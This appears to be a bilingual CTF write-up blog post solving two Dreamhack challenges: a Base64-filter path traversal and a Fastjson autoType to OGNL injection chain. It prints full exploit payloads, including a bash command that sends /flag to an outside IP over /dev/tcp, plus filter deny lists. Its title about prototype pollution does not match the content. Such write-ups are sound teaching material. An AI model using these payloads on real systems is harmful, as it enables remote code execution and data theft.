


Prototype Pollution: Poisoning JavaScript's Object Chain
How Prototype Pollution corrupts JavaScript's prototype chain and how to defend against it

In this post, I’ll be sharing my solutions for two interesting challenges from the Dreamhack Invitational 2025 Qualifiers: “Base64 based” and “Invitation”.
This challenge presented us with a PHP application that takes a file parameter and reads a file from the local system. The interesting aspect is that the application expects the file parameter to be Base64-encoded.
<?php
define('ALLOW_INCLUDE', true);

if (isset($_GET['file'])) {
	$encodedFileName = $_GET['file'];
	if (stripos($encodedFileName, "Li4v") !== false){
		echo "<p class='error'>Error: Not allowed ../.</p>";
		exit(0);
	}
	if ((stripos($encodedFileName, "ZmxhZ") !== false) || (stripos($encodedFileName, "aHA=") !== false)){
		echo "<p class='error'>Error: Not allowed flag.</p>";
		exit(0);
	}
	$decodedFileName = base64_decode($encodedFileName);

	$filePath = __DIR__ . DIRECTORY_SEPARATOR . $decodedFileName;

	if ($decodedFileName && file_exists($filePath) && strpos(realpath($filePath),__DIR__) == 0) {
		echo "<p>Including file: <strong>$decodedFileName</strong></p>";
		echo "<div>";
		require_once($decodedFileName);
		echo "</div>";
	} else {
		echo "<p class='error'>Error: Invalid file or file does not exist.</p>";
	}
} else {
	echo "<p class='error'>No file parameter provided.</p>";
}
?>
Upon analysis, I found that the application is filtering several Base64-encoded strings:
$ echo "ZmxhZ" | base64 -d
fla

$ echo "aHA=" | base64 -d
hp

$ echo "Li4v" | base64 -d
../
The goal was to include flag.php using require_once() to display the flag. The main obstacle was that the strings ../, flag, and .php were filtered in their Base64-encoded form.
However, there’s a key insight: Base64 encoding processes input sequentially, so by adding characters before the filtered parts, we can completely change the resulting encoded string.

The solution was to create a path to the flag file that would bypass these filters when encoded:
http://host1.dreamhack.games:18630/?file=Ly4uLy4uLy4uLy4uLy4uLy4uL3Zhci93d3cvaHRtbC9mbGFnLnBocA==
This encoded string translates to /../../../../../../var/www/html/flag.php but doesn’t contain any of the filtered Base64 patterns.
DH{REDACTED}
The second challenge involved a Spring application with a vulnerability related to Fastjson deserialization.
The entry point of the application contained this suspicious line:
package com.ctf.invitation;

import org.springframework.boot.SpringApplication;
import org.springframework.boot.autoconfigure.SpringBootApplication;
import com.alibaba.fastjson.parser.ParserConfig;

@SpringBootApplication
public class InvitationApplication {

    public static void main(String[] args) {
        ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
        SpringApplication.run(InvitationApplication.class, args);
    }
}
The line ParserConfig.getGlobalInstance().setAutoTypeSupport(true) is particularly interesting, as it enables automatic type conversion during JSON deserialization, which can lead to Remote Code Execution (RCE) vulnerabilities, specifically related to CVE-2022-25845.
Further investigation revealed a suspicious class in the exception-handling logic:
package com.ctf.invitation.invitation.exception;

import ognl.Ognl;
import ognl.OgnlContext;
import ognl.OgnlException;

public class InvalidKeyException {

    private String message;
    private static char[] denyCharList = {'@', '+', '~', '!','<', '%', 'j', 'T'};
    private static String[] denyKeywordList = {"\u", "\x", "0x", "not", "true", "false", "null", "Runtime", "Process", "File", "Path", "concat", "charAt", "parseInt", "toChars", "toString", "invoke", "start", "eval"};

    private static boolean detectUnsafeInput(String msg){
        for(char c : denyCharList){
            if(msg.indexOf(c) != -1){
                return true;
            }
        }

        for(String k : denyKeywordList){
            if(msg.indexOf(k) != -1){
                return true;
            }
        }

        return false;
    }

    public void setMessage(String msg) {
        try{
            this.message = msg;
            if (detectUnsafeInput(msg)){
                this.message = "#e=\"Invalid Key Exception\"";
            }
            OgnlContext ctx = new OgnlContext();
            Object expr = Ognl.parseExpression(this.message);
            Object value = Ognl.getValue(expr, ctx);
            System.out.println("Value: " + value);

        }catch (OgnlException e){
            e.printStackTrace();
        }
    }

    public String getMessage() {
        return this.message;
    }
}
This class’s setMessage method uses OGNL (Object-Graph Navigation Language), which can lead to OGNL Injection attacks. The application also has input filters to restrict dangerous characters and keywords.
The application receives user input through a POST method:
@PostMapping("/write")
public String write(@RequestParam("host") String host,
                    @RequestParam("date") String date,
                    @RequestParam("location") String location,
                    @RequestParam("description") String description,
                    Model model) {
    try {
        String object = String.format("{\"host\": \"%s\", \"date\": \"%s\", \"location\": \"%s\", \"description\": \"%s\"}", host, date, location, description);
        JSONObject obj = JSON.parseObject(object);
        model.addAttribute("host", obj.get("host"));
        model.addAttribute("date", validateDateFormat(obj.get("date").toString()));
        model.addAttribute("location", obj.get("location"));
        model.addAttribute("description", obj.get("description"));

    } catch(InvalidDateFormatException e){
        // error handling
    } catch(Exception e) {
        // error handling
    }

    return "invitation";
}
Further analysis of the JAR file revealed the presence of Apache Commons Exec library (commons-exec-1.3.jar), which provided an alternative path for exploitation.
After numerous attempts to bypass the filters, I developed an exploit using the Apache Commons Exec library:
String msg = "(#cl=new org.apache.commons.exec.CommandLine(\"bash\"),#cl.addArgument(\"-c\"),#cl.addArgument(\"cat /flag > /dev/tcp/211.250.216.249/5555\",0),#exec=new org.apache.commons.exec.DefaultExecutor(),#exec.execute(#cl))";
The key insight was replacing false with 0 to bypass the keyword filter.
host=asdf&date=2025-02-05&location=asdf&description=asdf", "@type":"com.ctf.invitation.invitation.exception.InvalidKeyException","message":"(#cl=new org.apache.commons.exec.CommandLine(\"bash\"),#cl.addArgument(\"-c\"),#cl.addArgument(\"cat /flag > /dev/tcp/211.250.216.249/5555\",0),#exec=new org.apache.commons.exec.DefaultExecutor(),#exec.execute(#cl))
DH{REDACTED}
These challenges demonstrate important security concepts:
The key takeaway is to always consider how security mechanisms can be circumvented through unexpected paths or by leveraging built-in libraries and functionalities.
이 글에서는 Dreamhack Invitational 2025 예선에서 특히 재미있게 풀었던 두 문제, “Base64 based”와 “Invitation” 풀이를 공유해 보려 합니다.
이 문제는 file 파라미터를 받아 로컬 시스템에서 파일을 읽어 주는 PHP 애플리케이션이었습니다. 재미있는 점은, 이 file 파라미터를 Base64로 인코딩된 값으로 받는다는 거였죠.
<?php
define('ALLOW_INCLUDE', true);

if (isset($_GET['file'])) {
	$encodedFileName = $_GET['file'];
	if (stripos($encodedFileName, "Li4v") !== false){
		echo "<p class='error'>Error: Not allowed ../.</p>";
		exit(0);
	}
	if ((stripos($encodedFileName, "ZmxhZ") !== false) || (stripos($encodedFileName, "aHA=") !== false)){
		echo "<p class='error'>Error: Not allowed flag.</p>";
		exit(0);
	}
	$decodedFileName = base64_decode($encodedFileName);

	$filePath = __DIR__ . DIRECTORY_SEPARATOR . $decodedFileName;

	if ($decodedFileName && file_exists($filePath) && strpos(realpath($filePath),__DIR__) == 0) {
		echo "<p>Including file: <strong>$decodedFileName</strong></p>";
		echo "<div>";
		require_once($decodedFileName);
		echo "</div>";
	} else {
		echo "<p class='error'>Error: Invalid file or file does not exist.</p>";
	}
} else {
	echo "<p class='error'>No file parameter provided.</p>";
}
?>
코드를 뜯어보니, 애플리케이션이 몇몇 Base64 인코딩 문자열을 필터링하고 있더군요.
$ echo "ZmxhZ" | base64 -d
fla

$ echo "aHA=" | base64 -d
hp

$ echo "Li4v" | base64 -d
../
목표는 require_once()로 flag.php를 include해서 플래그를 출력시키는 것이었습니다. 걸림돌은 ../, flag, .php 문자열이 Base64로 인코딩된 형태로 걸러진다는 점이었죠.
그런데 여기에 핵심 통찰이 하나 숨어 있습니다. Base64 인코딩은 입력을 앞에서부터 순차적으로 처리하기 때문에, 걸러지는 부분 앞에 문자를 몇 개 덧붙이는 것만으로 인코딩 결과 문자열을 통째로 바꿔 버릴 수 있거든요.
그래서 인코딩했을 때 이 필터들을 요리조리 피해 가는, 플래그 파일로 향하는 경로를 만들어 줬습니다.
http://host1.dreamhack.games:18630/?file=Ly4uLy4uLy4uLy4uLy4uLy4uL3Zhci93d3cvaHRtbC9mbGFnLnBocA==
이 문자열은 디코딩하면 /../../../../../../var/www/html/flag.php가 되지만, 정작 걸러지는 Base64 패턴은 하나도 들어 있지 않습니다.
DH{REDACTED}
두 번째 문제는 Fastjson 역직렬화 취약점을 품고 있는 Spring 애플리케이션이었습니다.
진입점 코드를 보니 이런 수상한 줄이 눈에 띄더군요.
package com.ctf.invitation;

import org.springframework.boot.SpringApplication;
import org.springframework.boot.autoconfigure.SpringBootApplication;
import com.alibaba.fastjson.parser.ParserConfig;

@SpringBootApplication
public class InvitationApplication {

    public static void main(String[] args) {
        ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
        SpringApplication.run(InvitationApplication.class, args);
    }
}
ParserConfig.getGlobalInstance().setAutoTypeSupport(true) 이 한 줄이 특히 눈에 밟히는데요. JSON 역직렬화 과정에서 자동 타입 변환을 켜 버려서, 원격 코드 실행(RCE) 취약점(구체적으로는 CVE-2022-25845)으로 이어질 수 있기 때문입니다.
조금 더 파 보니, 예외 처리 로직에도 수상한 클래스가 하나 있었습니다.
package com.ctf.invitation.invitation.exception;

import ognl.Ognl;
import ognl.OgnlContext;
import ognl.OgnlException;

public class InvalidKeyException {

    private String message;
    private static char[] denyCharList = {'@', '+', '~', '!','<', '%', 'j', 'T'};
    private static String[] denyKeywordList = {"\u", "\x", "0x", "not", "true", "false", "null", "Runtime", "Process", "File", "Path", "concat", "charAt", "parseInt", "toChars", "toString", "invoke", "start", "eval"};

    private static boolean detectUnsafeInput(String msg){
        for(char c : denyCharList){
            if(msg.indexOf(c) != -1){
                return true;
            }
        }

        for(String k : denyKeywordList){
            if(msg.indexOf(k) != -1){
                return true;
            }
        }

        return false;
    }

    public void setMessage(String msg) {
        try{
            this.message = msg;
            if (detectUnsafeInput(msg)){
                this.message = "#e=\"Invalid Key Exception\"";
            }
            OgnlContext ctx = new OgnlContext();
            Object expr = Ognl.parseExpression(this.message);
            Object value = Ognl.getValue(expr, ctx);
            System.out.println("Value: " + value);

        }catch (OgnlException e){
            e.printStackTrace();
        }
    }

    public String getMessage() {
        return this.message;
    }
}
이 클래스의 setMessage 메서드가 OGNL(Object-Graph Navigation Language)을 쓰고 있는데요. 이게 바로 OGNL 인젝션 공격으로 이어질 수 있는 지점입니다. 물론 애플리케이션도 가만있진 않아서, 위험한 문자와 키워드를 걸러 내는 입력 필터를 두고 있었죠.
사용자 입력은 POST 메서드로 받고 있었습니다.
@PostMapping("/write")
public String write(@RequestParam("host") String host,
                    @RequestParam("date") String date,
                    @RequestParam("location") String location,
                    @RequestParam("description") String description,
                    Model model) {
    try {
        String object = String.format("{\"host\": \"%s\", \"date\": \"%s\", \"location\": \"%s\", \"description\": \"%s\"}", host, date, location, description);
        JSONObject obj = JSON.parseObject(object);
        model.addAttribute("host", obj.get("host"));
        model.addAttribute("date", validateDateFormat(obj.get("date").toString()));
        model.addAttribute("location", obj.get("location"));
        model.addAttribute("description", obj.get("description"));

    } catch(InvalidDateFormatException e){
        // error handling
    } catch(Exception e) {
        // error handling
    }

    return "invitation";
}
JAR 파일을 더 뜯어보니 Apache Commons Exec 라이브러리(commons-exec-1.3.jar)가 딸려 있었는데, 이게 공격의 우회로를 열어 줬습니다.
필터를 뚫으려고 수없이 삽질한 끝에, Apache Commons Exec 라이브러리를 이용한 익스플로잇을 완성했습니다.
String msg = "(#cl=new org.apache.commons.exec.CommandLine(\"bash\"),#cl.addArgument(\"-c\"),#cl.addArgument(\"cat /flag > /dev/tcp/211.250.216.249/5555\",0),#exec=new org.apache.commons.exec.DefaultExecutor(),#exec.execute(#cl))";
핵심은, 키워드 필터에 걸리는 false를 0으로 슬쩍 바꿔치기한 것이었어요.
host=asdf&date=2025-02-05&location=asdf&description=asdf", "@type":"com.ctf.invitation.invitation.exception.InvalidKeyException","message":"(#cl=new org.apache.commons.exec.CommandLine(\"bash\"),#cl.addArgument(\"-c\"),#cl.addArgument(\"cat /flag > /dev/tcp/211.250.216.249/5555\",0),#exec=new org.apache.commons.exec.DefaultExecutor(),#exec.execute(#cl))
DH{REDACTED}
이 두 문제는 꽤 중요한 보안 개념들을 담고 있었습니다.
결국 교훈은 하나입니다. 보안 메커니즘이 예상치 못한 경로나 내장 라이브러리, 기능을 통해 어떻게 뚫릴 수 있는지를 늘 곱씹어 봐야 한다는 것이죠.
How Prototype Pollution corrupts JavaScript's prototype chain and how to defend against it
Understanding Cookie Sandwich Attack technique for stealing HttpOnly cookies
PwnMe 2025 CTF writeup covering path traversal to Chromium cookie decryption